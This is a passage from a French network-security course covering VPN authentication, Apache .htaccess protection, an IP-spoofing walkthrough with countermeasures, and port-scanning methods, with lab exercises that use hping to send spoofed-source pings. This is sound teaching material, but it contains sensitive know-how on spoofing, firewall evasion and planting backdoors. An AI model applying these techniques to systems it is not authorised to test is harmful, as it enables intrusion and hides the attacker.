Ces certificats sont composés de 2 parties : les informations concernant l'entité (nom, clé publique, adresse physique...) et un résumé chiffré de ces informations. Le résumé de ces informations est effectué par un algorithme de hachage tel MD5 ou SHA-1 qui retourne un numéro unique, numéro qui est ensuite chiffré.

Lorsqu'un certificat est transmis à une entité qui veut vérifier l'authenticité d'une autre, elle procède en 4 étapes :
- elle sépare les informations de l'entité et le résumé chiffré,
- elle déchiffre le résumé chiffré,
- elle recalcule un résumé en utilisant le même algorithme (MD5...)
- elle compare le résumé calculé par ses soins et le résumé déchiffré : si les résultats correspondent, l'authenticité est prouvée.

La figure suivante illustre ces propos :




FIG. 17.6 – Authentification par certificat

L'autorité de certification peut être de 2 types. Elle peut être propriétaire et fournie par le constructeur ou bien elle peut être externe. C'est alors une société tiers à qui l'on délègue la gestion de sa PKI (Public Key Infrastructure). Les sociétés les plus connues sont actuellement Entrust, Verisign...

Phrase challenge

Le processus est similaire à celui utilisé dans le cas des certificats digitaux. La différence réside en l'absence d'autorité de certification ; les entités doivent elles même générer leurs certificats digitaux. La signature est alors chiffrée par une phrase challenge commune aux 2 entités. Il faut donc que celle-ci soit entrée dans tous les équipements désirant communiquer.

Radius

Ce système utilise un serveur d'authentification RADIUS[1]. Lors d'une demande de connexion d'un client sur un équipement VPN, ce dernier demande le mot de passe et l'identifiant RADIUS du client. Ensuite, l'équipement VPN utilise sa clé secrète pour vérifier l'authentification auprès du serveur RADIUS.

17.3 Conclusion

De cette succincte étude, on peut dégager quelques critères de sélection concernant les solutions VPN à étudier :

- longueur des clés utilisées au chiffrement
- algorithmes de chiffrement
- algorithmes de hachage
- chiffrement matériel/logiciel
- nombre de connexions simultanées
- type d'authentification (si certificats, interne ou externe)
- évolutivité du matériel...

[1]Remote Authentication Dial User Service

Chapitre 18

Protection d'un service Web[4]

Ce chapitre parle de la protection du service Web et notamment celui de Apache.

18.1 Introduction

Il existe beaucoup de méthodes pour sécuriser une partie d'un site Web tournant sur Apache. Je vous propose la méthode de l'htaccess parce-qu'elle est très souple (on peut ajouter des utilisateurs à la volée sans relancer le serveur apache) mais ce n'est pas forcement la meilleure, c'est simplement un choix.

18.2 Comment configurer Apache pour l'htaccess ?

Le fichier de configuration classique d'Apache est httpd.conf. Sur certaines installation il existe également un fichier commonhttpd.conf. Les deux se trouvent en général dans /etc/httpd ou /etc/httpd/conf. Le fichier qui doit être modifié contient généralement déjà des directives pour des répertoires particuliers. Ca ressemble à ça :

```
<Directory /var/www/icons>
Options -Indexes MultiViews
AllowOverride None
Order allow,deny
Allow from all
</Directory>
```

Nous allons ajouter des directives pour le dossier que nous souhaitons protéger comme suit :

```
<Directory /var/www/>
AllowOverride AuthConfig
</Directory>
```

Ici je souhaite que le dossier /var/www/ accepte la directive AllowOverride AuthConfig. Cela implique que tous ces sous-dossiers vont également accepter cette directive. Que signifie AllowOverride AuthConfig ? Tout simplement qu'Apache daignera lire votre fichier .htaccess si il se trouve dans le répertoire en question (ou un de ses sous-répertoires)

18.3 La procédure de création du fichier .htaccess

Ça se fait très simplement avec vi par exemple, et vous le placez dans le répertoire que vous souhaitez protéger. Voici ce que vous mettez dedans :

```
AuthUserFile /var/www/.htpasswd
AuthName "Accès protégé"
AuthType Basic

<Limit GET POST>
Require valid-user
</Limit>
```

Ni plus ni moins. Attention tout de même au chemin sur la première ligne (/var/www/.htpasswd). Ce chemin indique l'endroit où vous allez caser votre fichier .passwd (ce fichier contiendra les logins et passwords autorisés à voir les pages). **On conseille généralement de le placer hors du site Web en lui même**.

18.4 La procédure de création du fichier .htpasswd

Il faut placer ce fichier là où vous avez indiqué à .htaccess de le chercher. Vous le créez tout simplement avec un éditeur de texte. Il contient une ligne par utilisateur autorisé qui se décompose comme suit :

```
login:password
login2:password2

etc. etc.
```

Ces mots de passe doivent être cryptés. Vous obtenez le mot de passe crypté au moyen de la commande htpasswd. Par exemple je souhaite que l'utilisateur toto accède à ma page Web avec le mot de passe 'supertoto', je tape la commande :

```
htpasswd -c /var/www/.htpasswd toto

[root@Ernest stephane]# htpasswd -c /var/www/.htpasswd toto
New password:
Re-type new password:
Adding password for user toto
```

Bien sûr dans cet exemple on ne voit pas les mots de passe car bash les cachent mais j'ai bien tapé supertoto deux fois de suite. Il y a maintenant un fichier .htpasswd dans /var/www avec le user toto et son mot de passe crypté.

```
[root@Ernest stephane]# htpasswd /var/www/.htpasswd titi
New password:
Re-type new password:
Adding password for user titi
```

Imaginons maintenant que je désire qu'un utilisateur supplémentaire titi accède a ma page. Voici la commande pour ajouter un utilisateur a un fichier .htpasswd existant :

```
[root@Ernest www]# cat .htpasswd
toto:XkAlqOKjbI8Fs
titi:e4ut7ZLiuBOIY
```

Si maintenant je consulte le fichier /var/www/.htpasswd j'ai bien mes deux users et leur password cryptés.

18.5 Travaux Pratiques

18.5.1 Pré-requis

Modifier votre fichier hosts de manière à référencer la machine de l'instructeur

18.5.2 Capture du Mot de Passe

Nous allons démontrer que le fait de protéger une page Web par mot de passe n'est pas suffisant.

- Connectez vous sur la machine de l'instructeur http ://lampion/protect
- Lancez votre sniffer
- Tapez l'utilisateur eric et le mot de passe droopy
- Recherchez cette chaîne dans les trames sniffées.




FIG. 18.1 – Exemple de capture de trame (user et mot de passe)

18.5.3 Protection par https

Le protocole HTTP n'est pas suffisant, il faut donc sécuriser en plus l'accès en cryptant l'accès au serveur Web par https.

- Connectez vous sur la machine de l'instructeur https ://lampion/protect
- Lancez votre sniffer
- Tapez l'utilisateur eric et le mot de passe droopy
- Recherchez cette chaîne dans les trames sniffées.

18.6 Notes sur l'installation de Apache et Apache-ssl

Sous Debian, Apache et Apache-SSL se présentent sous la forme de deux démons séparés avec 2 fichiers de configuration distincts.
Il est donc nécessaire d'indiquer la sécurisation des répertoires dans les 2 fichiers de configurations :

- /etc/apache/http.conf
- /etc/apache-ssl/httpd.conf

avec les directives suivantes :

```
<Directory /var/www/>
AllowOverride AuthConfig
</Directory>
```

Chapitre 19

Conclusion

Le cryptage permet de sécuriser les connexions en rendant “illisible” les trames qui passent sur Internet. Cette technique est de plus en plus utilisée. Par contre celle-ci ne sert à rien si le mot de passe et/ou la phrase clé sont choisis de manière relativement banale.
On observe tout de même des failles de sécurité dans les protocoles de cryptage, il est donc nécessaire de se mettre à jour souvent.
Le VPN a permis de faire un bond dans les relations intra-entreprises en reliant les différentes agences. Certains systèmes d’exploitation permettent d’accéder par VPN à votre réseau local en se branchant de manière dynamique dessus. Pour ma part je pense que c’est une trop grosse faille de sécurité. Il est préférable de laisser un espace chrooté pour ce genre de services.

Cinquième partie

Attaques

Chapitre 20

Introduction

Afin de pouvoir “attaquer” un serveur, il est nécessaire de savoir quels sont les services qu’il octroie. Pour les connaître, il est possible d’utiliser un mappage des ports nommés aussi “Scan de ports”. Une fois ces ports connus, on peut alors lancer diverses attaques dont nous verrons quelques standards.

Afin de connaître de manière plus précise les principes d’une attaque, nous verrons, dans le détail, deux d’entre elles :

- Le Buffer Overflow est une attaque système qui utilise la programmation qui lui est associée notamment l’assembleur ou C.
- L’IP Spoofing est une attaque au niveau réseau qui utilise de manière avancée les spécifications des protocoles réseau.

Chapitre 21

IP Spoofing [1]

21.1 Généralités

21.1.1 Présentation

L'IP spoofing est un mécanisme qui consiste à se faire passer pour une personne ayant une adresse IP attribuée, on falsifie donc l'adresse IP. Ceci n'est que la partie émergée d'un iceberg, car les mécanismes mis en œuvre sont en fait assez complexes.

Quels sont les acteurs lors d'un mécanisme d'IP spoofing ?

- A : un ordinateur cible ou victime
- B : un serveur ou une machine qui a confiance en A
- X : une machine ayant une adresse forgée (ou spoofée)
- Z : une machine attaque

Représentation du séquencement des trames dans ce document

Temps	@1	Action	@2
1	A	–SYN–>	B

L'unité de temps représente le séquencement des trames telles qu'elles doivent avoir lieu
@A symbolise la machine A
L'action représente l'information échangée

21.2 Pré-requis

Pour comprendre le fonctionnement de l'IP spoofing, mieux vaut avoir quelques notions sur les systèmes d'exploitation et le fonctionnement des réseaux. Les quelques points suivants permettent de clarifier de façon succincte les mécanismes utiles à la compréhension du spoofing.

Relations de confiance : Dans le monde informatique, il est fréquent que certaines personnes aient des droits sur des ressources alors que d'autres personnes n'y ont pas accès.

Rlogin : Ce protocole client serveur basé sur TCP permet de se connecter d'une machine A sur une machine B à distance et cela en tenant compte de la relation de confiance, c'est à dire que si le client est identifié (par son adresse IP) dans ce cas, on ne lui demande pas de mot de passe, la connexion est directement établie.

IP : Comme IP travaille en mode datagramme, il n'y a pas de maintien de connexion fait à ce niveau. La couche IP est chargée de router les datagrammes sans se soucier ni de la destination, ni de la source du datagramme. On voit bien ici que la falsification d'un datagramme IP ne l'empêche pas de circuler sur le réseau.

TCP : TCP est fiable et orienté connexion. Plusieurs mécanismes de fiabilité sont présents mais seulement deux ont de l'importance pour ce présent document : le séquencement des paquets et leur acquittement. Ces mécanismes rendent l'en-tête TCP nettement plus difficile à falsifier que le datagramme IP.

Séquencement et acquittement : En affectant un numéro de séquence à chaque paquet TCP et en demandant un acquittement à la réception, il est possible de ré-émettre les paquets perdus. Les numéros de séquence servent au récepteur pour ordonner les paquets reçus. Ainsi, même en passant par des routes différentes les paquets TCP sont automatiquement réordonnés. Les numéros de séquence sont codés sur un champ de 32 bits. Chaque champ comprend le numéro de séquence des quatres premiers octets de donnée. Le numéro d'acquittement d'une entité attend toujours le numéro de séquence de l'autre entité.

Établissement de connexion TCP : Un mécanisme basé sur TCP comme une connexion d'un client Rlogin de la machine A sur un démon Rlogin sur la machine B a lieu comme-suit :

Temps	@1	Action	@2
1	A	–SYN–>	B
2	A	<–ACK/SYN–	B
3	A	–ACK–>	B

En (1) le client demande une connexion au serveur en positionnant son numéro de séquence dans l'entête TCP. Pour cela, il utilise le ISN (initial sequence number). A la réception de ce paquet (2), le serveur répond avec ses bits SYN et ACK, il place également son ISN dans l'entête et un numéro d'acquittement (qui correpond à ISN+1 du client). Le client accepte l'ISN serveur (3). Dès lors, les transferts peuvent commencer.

Incrémentation de numéro de séquence et ISN : Au démarrage de la machine, l'ISN est initialisé à 1. A chaque seconde écoulée, l'ISN s'incrémente de 128 000 et à chaque connexion établie il s'incrémente également de 64 000. Ce mécanisme d'incrémentation automatique est utilisé pour éviter qu'une ancienne connexion TCP établie vienne perturber (par un nombre de données important) une connexion TCP avec des numéros de séquence trop proches.

Ports : Pour autoriser plusieurs connexions simultanées, TCP utilise des ports. Ces ports sont utilisés par la pile IP pour identifier les communications réseau. Combinés avec une adresse IP, les ports TCP permettent ainsi d'identifier clairement l'utilisation du paquet et sa destination. Pour identifier les serveurs, on leur attribue des numéros de port spécifiques suivant le service fourni, comme par exemple le port 513 pour le rlogin.

21.3 L'attaque

21.3.1 En bref

L'IP spoofing nécessite plusieurs étapes. Premièrement, l'attaquant doit choisir sa victime (un serveur). Ensuite, il doit trouver une configuration pour laquelle la victime autorise une connexion avec une machine de confiance. L'intérêt réside alors dans le but de se faire passer pour cette machine autorisée. Pour cela, la machine autorisée est rendue invalide (pour ne pas pouvoir réagir), les numéros de séquence du serveur sont analysés. Une connexion simulée avec des paquets falsifiés de l'attaquant est alors demandée au serveur avec des numéros de séquence devinés. Si la connexion est établie, l'attaquant modifie alors des informations pour permettre de revenir plus facilement ultérieurement.

21.3.2 En détails

En général, une attaque par IP spoofing est menée d'un compte root vers un autre compte root.




FIG. 21.1 – Principe du spoofing

Attaque à l'aveugle : Un point qu'il ne faut pas oublier dans l'IP spoofing est que les attaques se font en aveugle. En effet, comme l'attaquant subtilise l'identité d'une machine de confiance pour contourner la sécurité d'un serveur, les datagrammes renvoyés par le serveur sont à destination de la machine de confiance (qui a été invalidée) car les datagrammes IP fonctionnent sans connexion, donc l'attaquant ne les voit jamais. Comme la machine de confiance a été au préalable rendue inopérationnelle, elle n'est pas capable de répondre aux datagrammes reçus et c'est donc à l'attaquant d'être suffisamment documenté sur l'état de la communication des machines pour pouvoir prédire ce que le serveur attend en retour.

21.3.3 Configuration de confiance

Une fois que la cible a été choisie, encore faut-il que celle-ci accepte tout utilisateur comme ayant certains droits, sinon, l'attaque prend fin ici. Cela peut ne pas être facile mais des commandes telles que '`showmount -e`' ou '`rpcinfo`' peuvent aider dans cette tâche, le but étant ici de récupérer le maximum d'informations.

21.3.4 Invalidation de la machine de confiance

Pour éviter que la machine de confiance ne puisse répondre au serveur lorsque celui-ci répond aux datagrammes falsifiés, il est important d'invalider la machine de confiance. Ceci est généralement effectué par le biais d'un mécanisme appelé TCP SYN flooding (connexions en masse). Quand une connexion est demandée avec le bit SYN activé, le récepteur renvoie un SYN/ACK et attend le ACK de la part de l'émetteur. Tant que l'émetteur n'a pas renvoyé son ACK, la connexion n'est pas établie. Il y a cependant une limite du nombre de requêtes SYN qui peuvent être effectuées sur une même socket, cette limite s'appelle le backlog et représente la longueur de la file d'attente des transmissions incomplètes. Si cette limite est atteinte, les futures connexions TCP sont tout simplement ignorées jusqu'à ce que des connexions en attente soient établies. L'implémentation du backlog dépend du système d'exploitation mais est couramment de 5. L'attaquant envoie ainsi plusieurs requêtes SYN sur le port TCP qu'elle veut invalider. L'attaquant doit s'assurer que les paquets envoyés sont encore une fois falsifiés comme provenant d'une machine inatteignable (unreachable host) car sinon celle-ci renverrait un ReSeT (bit RST positionnée) à chaque SYN/ACK ce qui rendrait vains tous les efforts. L'attaque a lieu comme suit :

Temps	@1	Action	@2
1	Z(X)	–SYN–>	B
2	center>Z(X)	–SYN–>	B
3	Z(X)	–SYN–>	B
	....		
M	X	<–ACK/SYN–	B
M+1	X	<–ACK/SYN–	B
	....		
N	X	<–RST–	B

En (1), l'attaquant envoie toute une multitude de requêtes SYN pour remplir le backlog.
En (M), la cible renvoie des paquets TCP SYN/ACK à ce qu'elle croit être l'émetteur. Cette phase dure un petit moment et pendant ce temps, aucune connexion sur le port TCP utilisé n'est prise en compte. En (N), lorsqu'un certain temps s'est écoulé la machine cible décide d'annuler la connexion.

21.3.5 Echantillonnage des numéros de séquence et prédiction

L'attaquant doit avoir une idée du nombre contenu dans le numéro de séquence de la cible (le serveur), pour cela il va se connecter sur un port TCP de la machine cible (par exemple SMTP) et analyser les trames qui transitent. Ce processus est recommencé plusieurs fois et à chaque fois on conserve le numéro de séquence de la cible de façon à établir des statistiques sur l'incrémentation (dépendant du temps de transfert). L'attaquant possède alors toutes les clés : le dernier numéro de séquence émis, les données de changement ISN (128 000/seconde et 64 000/connexion) et le temps nécessaire. Aussitôt après avoir pris connaissance de ces paramètres, l'attaque est lancée. Plusieurs cas peuvent alors se produire :

- le numéro d'acknowledge correspond parfaitement, et dans ce cas les données sont placées en attente dans le buffer TCP
- si le numéro d'acquittement est inférieur au numéro attendu, alors le paquet est supprimé (considéré comme une ré-émission)
- si le numéro est supérieur à ce qui est attendu mais reste dans la limite acceptable par la fenêtre de transmission, dans ce cas il est maintenu en attente des paquets intermédiaires sinon il est purement supprimé. Voici le mécanisme de l'attaque :

Temps	@1	Action	@2
1	Z(A)	–SYN–>	B
2	A	<–ACK/SYN–	B
3	Z(A)	–ACK–>	B
4	Z(A)	–PUSH–>	B
	....		

En (1), l'attaquant simule l'adresse IP de la personne de confiance (qui subit une attaque de déni de service) et envoie sa connexion sur le port 513 (Rlogin est le plus utilisé) de la victime. En (2), la cible répond à la machine falsifiée qu'elle autorise la communication. Comme la machine falsifiée est " un peu perdue ", elle supprime le paquet au lieu de renvoyer un RST comme elle aurait du le faire. En (3), l'attaquant renvoi un paquet avec le numéro de séquence de la cible prédit + 1 puisqu'on l'acquitte. Si la prédiction est bonne, la cible accepte le ACK, et la sécurité est alors compromise puisque les transferts peuvent commencer (4).

Une méthode permet de ne pas attaquer en aveugle, c'est l'utilisation du source routing. En effet, avec l'utilisation des champs options du datagramme IP, il est possible de spécifier une route pour un paquet de donnée. Ainsi, il suffit que l'attaquant rajoute ce champ option avec un chemin de retour passant par lui de façon à ce qu'il puisse voir le contenu de tous les messages à destination de la machine usurpée. Dans ce

cas, l'utilisation devient nettement plus simple, puisque l'attaquant n'a plus besoin de faire de prédiction de numéro de séquence et il peut contrôler la validité de tous les messages envoyés et reçus.

Généralement, l'attaquant laisse une porte ouverte (backdoor) derrière lui de façon à pouvoir revenir plus tard de façon beaucoup plus simple. Une modification du fichier rhost est souvent effectuée pour permettre un accès ultérieur.

21.4 Mesures préventives

21.4.1 Ne pas faire confiance

Une solution permettant d'empêcher ce type d'attaque est de ne pas se baser sur une authentification par adresse IP. Désactiver toutes les commandes r* (permettant à une machine distante d'effectuer des actions) comme rsh (ouverture de shell), rlogin (ouverture de terminal), supprimer tous les fichiers .rhosts (liste des utilisateurs ayant des droits) et vider le fichier /etc/host.equiv. Cela obligera les utilisateurs à se conecter par d'autres moyens (telnet, SSH)

21.4.2 Filtrer les paquets

Dans le cas d'une connexion directe sur Internet, la méthode la plus utilisée consiste à filtrer les paquets entrants au niveau du routeur d'accès de façon à ce qu'une connexion extérieure au réseau ne puisse pas avoir une adresse IP qui soit interne au réseau. Comme les relations de confiance sont souvent attribuées au sein même du réseau, cela prémunit relativement bien contre les attaques.




FIG. 21.2 – Filtrage des paquets

21.4.3 Désactiver le source routing

Comme l'utilisation du source routing permet de faciliter considérablement l'utilisation de l'IP Spoofing, il est préférable de désactiver le source routing sur tous les routeurs d'accès de l'entreprise de façon à ce qu'une route destinée à un ordinateur interne au réseau ne passe pas par le réseau externe.

21.4.4 Utiliser le chiffrement

Une méthode évidente pour se protéger contre l'IP spoofing consiste à chiffrer ou authentifier toutes les données qui circulent sur le réseau interne. Cependant cette méthode n'est pas encore un standard.

21.4.5 Utiliser un numéro de séquence initial aléatoire

Les attaques par IP spoofing fonctionnent parce que les numéros de séquence peuvent être devinés. Pour résoudre ce problème, il faudrait une modification de l'implémentation de la pile IP qui tienne compte de l'adresse comme le montre la formule suivante : ISN=M+F(localhost,localport,remotehost,remoteport). M est ici le compteur de la machine et F est un algorithme de Hash qui ne doit pas être visible de l'extérieur.

21.5 Travaux Pratiques : utilisation d'un logiciel de masquage d'IP : HPing

– Consulter la documentation liée à hping.
– Pinguer la machine de votre voisin avec une adresse source différente de celle de la machine hôte. Observer avec votre sniffer.

Réponse :

```
./hping2 -a @IPspoofée @IPvoisin
```

– Pinguer la machine de votre voisin avec une adresse source aléatoire. Observer avec votre sniffer.

Réponse :

```
./hping2 --rand-source @IPvoisin
```

Chapitre 22

Le Port Scanning [15]

22.1 Introduction

Le port scanning est utilisé pour observer l'état d'un réseau, il permet de déceler si certains ports sont ouverts à la communication c'est à dire dans l'état LISTEN. Il est utilisé par les administrateurs systèmes pour détecter si certains ports sont ouverts et les fermer en cas de besoin, mais aussi par les hackers (pirates) pour les mêmes raisons mais ceux-ci utiliseront ces ports ouverts pour s'infiltrer ou récupérer des informations sur le système.

Le plus souvent un port scan est comparable à une attaque frontale, en effet le pirate doit tester chacun des ports de la machine les uns après les autres, il faut savoir que tout système possède 65536 ports TCP dont les 1024 premiers sont réservés à des applications serveur lancées par l'administrateur. L'attaquant envoie une demande de connexion à chacun des ports de la machine et attend qu'il réponde, si celui-ci répond c'est qu'il est ouvert, il pourra donc par la suite essayer d'établir une connexion sur ces derniers. Il s'agit la plupart du temps d'une attaque de reconnaissance, elle est souvent suivie d'une véritable intrusion. Nous allons voir les différentes techniques utilisées pour scanner les ports d'un système.

22.2 Différentes techniques de port scanning

La plupart de ces techniques sont implémentées dans le programme *nmap* (Network Mapper) de FYODOR <fyodor@dhp.com> disponible sur http ://www.insecure.org/nmap.

22.2.1 Vanilla TCP connect()

Cette technique est la plus simple, elle utilise l'appel à la fonction connect() du système (connect(2)). Si la fonction réussit la connexion est établie sinon le port en question est fermé. Il suffit alors d'exécuter cette fonction sur chacun des ports d'une machine afin de déceler ceux qui sont à l'état LISTEN. De plus cette fonction n'exige aucun privilège, n'importe quel utilisateur peut exécuter un tel programme. Par contre cette attaque est facilement décelable, car les fichiers de logs contiendront une tentative de connexion suivie immédiatement par sa fermeture, de plus cette technique ne peut-être spoofée[1].

[1] L'adresse de l'émetteur contenu dans chaque paquets est modifiée afin que l'identité de l'attaquant soit masquée, il s'agira d'une adresse IP différente de la sienne. Spoofing : « Usurpation ». Mystification sur un réseau.

Machine A	Machine B
connect ()	LISTEN
ok	Attente de confirmation de connexion
RST	Annulation de la demande de connexion
connect ()	
échec	Port fermé

TAB. 22.1 – Vanilla TCP connect ()

22.2.2 TCP SYN Scan

Appelée aussi scan à moitié ouvert[2], car il ne s'agit pas d'une vraie connexion. Cette technique consiste à envoyer un SYN à un port de la machine cible, et si celle-ci envoie en réponse un SYN-ACK c'est que ce port est ouvert (LISTEN) il faut ensuite envoyer immédiatement un RST afin d'annuler cette connexion. Par contre, si un RST a été reçu c'est que le port est fermé ou occupé. Cette méthode de scanning est très difficilement décelable car il faudrait détecter au niveau du noyau chaque SYN entrant, par contre l'attaquant doit posséder les privilèges du root afin qu'il puisse envoyer ses propres paquets.

Machine A	Machine B
SYN →	
	← SYN,ACK
RST →	port ouvert
SYN →	
	← RST
	port fermé

TAB. 22.2 – TCP SYN Scan

22.2.3 TCP FIN Scanning

Cette technique consiste à envoyer un FIN à un port, si celui-ci est fermé il renvoie un RST sinon le paquet est ignoré et rien n'est envoyé en retour. Cette méthode n'est pas utilisable sur tous les systèmes, de plus elle demande beaucoup de temps au pirate. Pour détecter ce type de scan il faut là aussi accèder directement au noyau du système pour accèder aux sockets brutes.

Machine A	Machine B
FIN →	
	← RST
	port ouvert
FIN →	
	Aucune réponse : Port Fermé

TAB. 22.3 – TCP FIN Scanning

22.2.4 Fragmentation Scanning

Le fragmentation scanning consiste à fragmenter les headers TCP en petits paquets. Cette technique est utilisée avec les deux précédentes, ceci permet de contourner les filtres ou autres firewalls qui détectent

[2]Half-open scanning

les SYN et FIN scans. En effet ces équipements ne rassemblent pas les fragments, car ceci demanderait beaucoup de ressources et abaisserait les performances du réseau, et les laissent donc passer, c'est donc au système lui même de rassembler et de traiter, ces paquets fragmentés.

22.2.5 TCP StealthScan

Cette méthode est décrite dans le Phrack 49 article 15 par URIEL <lifesux@cox.org>. Elle est similaire au TCP Syn Scan, au lieu d'envoyer un paquet SYN on envoie un FIN, si on obtient en retour un RST c'est que le port est fermé sinon il est ouvert. Une autre méthode consiste à envoyer un ACK, si on reçoit des paquets contenant un TTL[3] inférieur au reste des paquets RST reçu, ou si la taille de la fenêtre (Window) est supérieure à zéro cela veut dire que le port est probablement en écoute. Cette méthode est basée sur un bogue dans la plupart des implémentations TCP des systèmes d'exploitation, il se peut donc qu'il soit corrigé.

Machine A	Machine B
ACK →	
	← TTL décroit port ouvert
ACK →	
	← TTL demeure port fermé

TAB. 22.4 – TCP SYN Scan

Il existe d'autres types de scans (http ://www.securityfocus.com) qui utilisent les flags URG, PUSH, URG+FIN, PUSH+FIN ou URG+PUSH qui sont aussi difficilement détectables (un patch implémentant ces fonctionnalités pour *nmap* est disponible sur http ://vecna.unix.kg), il existe malgré tout un patch pour le noyau Linux de HANK LEININGET <hlein@progressive-comp.com> disponible sur http ://www.progressive-comp.com/~hlein/hap-linux/.

22.2.6 TCP Reverse Ident Scanning

Décrite par Dave Goldsmith en 1996 sur la liste Bugtraq (http ://www.securityfocus.com), cette méthode utilise le protocole ident (RFC 1413) qui permet de connaître le propriétaire de n'importe quelle processus d'une connexion TCP, même s'il ne s'agit pas de l'initiateur. On peut, par exemple, se connecter sur le port HTTP d'une machine et utiliser identd afin de savoir si le serveur a été lancé en tant que root. Mais cette méthode requiert une connexion TCP complète ce qui est facilement détectable, de plus il est conseillé de désactiver identd (/etc/inetd.conf).

22.2.7 Dumb Host Scan [18]

Cette méthode permet d'utiliser des paquets spoofés et donc permet de ne pas laisser paraître votre adresse IP réelle. Pour éffectuer ce scan ; il est nécessaire de connaître certaines particularités de l'implémentation de TCP/IP sur la plupart des OS :

1. un hôte répond SYN|ACK à un SYN si le port TCP est ouvert sinon répond RST|ACK si le port est fermé.
2. les hôtes répondent RST à un SYN|ACK, ne répondent rien à un RST.

Les Joueurs

[3]Time To Live : entier contenu dans chaque paquet qui est décrémenté à chaque fois qu'il passe par un élément actif d'un réseau (firewall, router...) il est initialisé diffèrement selon les Systèmes d'Exploitation.

– hôte A - l'attaquant : votre machine
– hôte B - l'hôte silencieux : il ne doit pas envoyer de paquets durant le scan de C (la nuit par exemple).
– hôte C - la victime.

Fonctionnement

La machine A sniffent les paquets sortant de B en utilisant le numéro d'identifiant contenu dans l'entête ip. Vous pouvez rééaliser ceci simplement en utilisant hping de la façon suivante :

```
#hping B -r
HPING B (eth0 xxx.yyy.zzz.jjj): no flags are set, 40 data bytes
60 bytes from xxx.yyy.zzz.jjj: flags=RA seq=0 ttl=64 id=41660 win=0 time=1.2 ms
